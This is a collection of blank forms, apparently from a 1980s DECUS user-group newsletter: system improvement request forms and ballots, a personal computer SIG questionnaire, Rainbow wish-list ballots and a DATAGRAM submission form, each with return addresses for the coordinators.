INSTRUCTIONS: System Improvement Requests (SIR) can be either hardware of software; please check the category addressed by this SIR. Under ABSTRACT, give a brief definition of the capability you would like. In the DESCRIPTION section, give a detailed description and examples of what you want. Be specific; don't assume that we know how other products function. Justify the usefulness of the capability and give an example of its use.

HARDWARE IMPROVEMENT

DECmate _____

PRO-Series _____

Rainbow _____

Other _____

SOFTWARE IMPROVEMENT

ALL-IN-1 _____ WPS _____

CP/M (DECmate) _____ P/OS _____

CP/M (Rainbow) _____ MS-DOS _____

Other _____

ABSTRACT _____

_____

_____

DESCRIPTION _____

_____

_____

_____

_____

_____

_____ _____

_____ _____

E. Catherine Ditamore
ARA Services
Corp MIS
Independence Square West
Philadelphia, Pa. 19106

OFFICE AUTOMATION SIG

SYSTEM IMPROVEMENT REQUEST BALLOT

DECUS Membership Number _____

INSTRUCTIONS: System Improvement Request (SIR) Ballots allow you, the user, to assist in the prioritization of the submitted SIR's before they are forwarded to Digital. The total number of points which you may allocate on this ballot may not exceed 100 points (absolute value). No more than 10 points may be given to any single SIR. Your ballot must be received by **MARCH 27** to be counted.

SIR NUMBER	POINTS

TOTAL OU-9 **100 POINTS**

E. Catherine Ditamore
ARA Services
Corp MIS
Independence Square West
Philadelphia, Pa. 19106

DECUS PERSONAL COMPUTER SIG QUESTIONNAIRE

General:
I would like information on _____
I would like to see an article
in the newsletter on_____
I would like to see a symposium
session on_____

I am willing to write an article(s) on:_____
I am willing to be contacted by PC SIG members by telephone to give
assistance/advice on:_____
Phone number to call: Area Code (____) # _____ Times_____

I attend DECUS Symposiums: ____always ____sometimes ____never
I expect to attend these symposiums ____Fall 85 ____Spring 86 ____Fall 86

I use/own: ___Rainbow(s) ___PRO(s) ___DECmate(s) ___Robin ___Other_____
I use the machine(s) checked above: ___at work ___at home ___both
If at work, total number of DEC PC's at your site: _____
I also use: ___VAX ___IBM or other mainframe ___IBM/other PC
Type of use: ___business ___educational ___government ___other _____
Primary Operating System: ___MS-DOS ___CP/M ___both equally
___P/OS ___UNIX ___other_____

I belong to a local DEC PC User Group: ___yes ___no
There is a user group in my geographic area: ___yes ___no
I would like information on starting a user group: ___yes
I use a modem: ___often ___reluctantly ___never
___for work ___for pleasure ___both

Here is information on the DEC PC User Group I belong to or know of:

Name of Group_____
Name of Contact Person_____
Address_____
_____
Telephone(___)
Supports ___Rainbow ___PRO ___Decmate ___Robin ___LUG ___Gold Key

Here is a DEC oriented bulletin board not on your list, or new information on a
listed board:

Name of Board_____
Full name of Sysop_____
Address if known_____
City and State_____
Telephone Number_____
Other Info:_____
Supports ___Rainbow ___PRO ___Decmate ___Robin

The subjects of greatest interest to me are:

___word processing	___project management
___spreadsheets	___specialized vertical software
___database	(type)_____
___graphics	___Other:_____
___communications	___Rainbow
___programming	___PRO
___software reviews	___DECMate
___technical articles	___Robin
___DEC Gossip and News	___Other:_____

If I had it to do over again, I:
___would buy another DEC Rainbow/PRO/DECmate (circle one)
___might buy another Rainbow/PRO/DECmate if it was a bargain (circle one)
___would not buy another Rainbow/PRO/DECmate (circle one)

Will you continue to subscribe at the new price of $35/year? ___yes ___no
Feel free to enclose another page(s) with comments!
Do you feel that leaving the prices out of the newsletter:

_____is appropriate
_____is very annoying
_____makes the articles less useful

Do you feel that Decus should revise its (anti)commercialism policy?
_____yes
_____no

Name_____
Company_____
Address_____
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Home Phone (___)_____

Return to:
Caroline M. Mack
9007 Mears Street
Fairfax, VA 20031

fold here, flap under----------

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Fairfax, VA 22031

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RAINBOW WISH LIST BALLOT

Use this ballot to show which items on the Wish List are most important to you. Put the number of the most important item on the list in space 1, the next most in space 2, etc.

1____	11____	21____	31____
2____	12____	22____	32____
3____	13____	23____	33____
4____	14____	24____	34____
5____	15____	25____	35____
6____	16____	26____	36____
7____	17____	27____	37____
8____	18____	28____	38____
9____	19____	29____	39____
10____	20____	30____	40____

Please add the following to the wish list:

_____

_____

_____

_____

Comments:

Name_____

Company_____

Address_____

_____

_____

Work Phone_____ Home Phone_____

RETURN BALLOTS TO: Lynn Jarrett
Union Tribune Publishing Co.
P. O. Box 191
San Diego, CA 92108
(619) 299-3131

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Use this ballot to show which items on the Wish List are most important to you. Put the number of the most important item on the list in space 1, the next most in space 2, etc.

1____	11____	21____	31____	41____	51____	61____
2____	12____	22____	32____	42____	52____	62____
3____	13____	23____	33____	43____	53____	63____
4____	14____	24____	34____	44____	54____	64____
5____	15____	25____	35____	45____	55____	
6____	16____	26____	36____	46____	56____	
7____	17____	27____	37____	47____	57____	
8____	18____	28____	38____	48____	58____	
9____	19____	29____	39____	49____	59____	
10___	20____	30____	40____	50____	60____	

Please add the following to the wish list:

_____

_____

_____

_____

Comments:

Name_____

Company_____

Address_____

_____

_____

Work Phone_____ Home Phone_____

RETURN BALLOTS TO: Thomas R. Hintz
University of Florida
IFAS Computer Network
Building 810
Gainsville, FL 32611

DATAGRAM

DATAGRAMs are short messages, comments, requests, or answers that are published in NETwords. Please fill in the sections below and send the DATAGRAM to:

Vickie Hancock
NETWords Editor
2510 Limestone Ln.
Garland, Tx. 75040

Title: _____

Message: _____

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

_____

Your Name: _____

Address: _____

_____

Telephone: _____

If this is a reply to a previous DATAGRAM, what #? ___

Signature: _____ **Date:** _____

Place
Stamp
Here

Vickie Hancock
NETWords Editor
2510 Limestone Ln.
Garland, Tx. 75040

Fold Here

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DECnet	IAS	RT
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DECUS	P/OS	VT
DECwriter	Professional	Work Processor
DIBOL	Rainbow	

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